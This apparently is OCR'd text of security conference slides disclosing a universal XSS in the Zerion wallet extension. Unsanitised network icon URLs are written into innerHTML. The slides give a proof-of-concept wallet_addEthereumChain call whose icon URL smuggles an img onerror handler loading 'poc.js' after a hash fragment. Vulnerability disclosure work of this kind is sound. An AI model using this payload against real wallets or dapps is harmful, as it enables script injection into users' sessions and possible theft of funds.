
⚠ CSP of **domain** ignored even for direct script element **injection**.

EXTENSION / WEBSITE

NOTIFICATION PATTERN

SECCON × NEPLOX

INJECTED BY WALLET




Network Switched
Sei

EXTENSION / WEBSITE

NOTIFICATION IMPLEMENTATION

SECCON × NEPLOX



Network Switched
Sei

Zerion: Wallet for Web3 & NFTs

app.sei.io
Connected

0x506A4...12F5A

$0.00

Invite Friends
Earn XP & Gift Free Premium

No assets yet

WAIT, WHAT?


zerion/…/in-dapp-notifications/index.ts

```
const networkIconHTML = isIconLoaded
  ? `<img src="${networkUrl}"
     class="${styles.networkIcon}" ...>`
  : '';

el.innerHTML = `
  <div class="...">
    <div class=${styles.zerionLogo}>
      ${networkIconHTML}
    </div>
  <div ...>
    <div ...>Network Switched</div>
  ...
```

DAPP UNIVERSAL XSS

1 Add network with malicious config



Zerion · Add network

Chrome for Testing v132.0.6830.0 is only fo... Download Chrome

pocs.neplox.security
Suggests you add this network

Sei

Network Name: Sei

RPC URL: https://evm-rpc.sei-apis.com/


Chain ID: 1329

Currency Symbol: SEI

Decimals: 18

Block Explorer URL (optional): https://seitrace.com

Visible in Networks List



Zerion · Network added successfully

Chrome for Testing v132.0.6830.0 is only fo... Download Chrome

Sei
added successfully!

RPC URL
https://evm-rpc.sei-apis.com/

Chain ID
0x531

Currency Symbol
SEI

Block Explorer URL
https://seitrace.com

```
zerionProvider.request({
  ...
  method: "wallet_addEthereumChain",
  params: [{
    chainId: "0x531",
    chainName: "Sei",
    ...
    iconUrls: [
      `https://app.sei.io/favicon.ico#"` +
      ` style="..."><img src=x` +
      ` onerror=import('poc.js') ` +
      ` style="..." "`,
    ],
  }],
});
```

☆ Wallet checks that icon loads, so we craft a **valid URL** by placing the PoC after the hash (#)

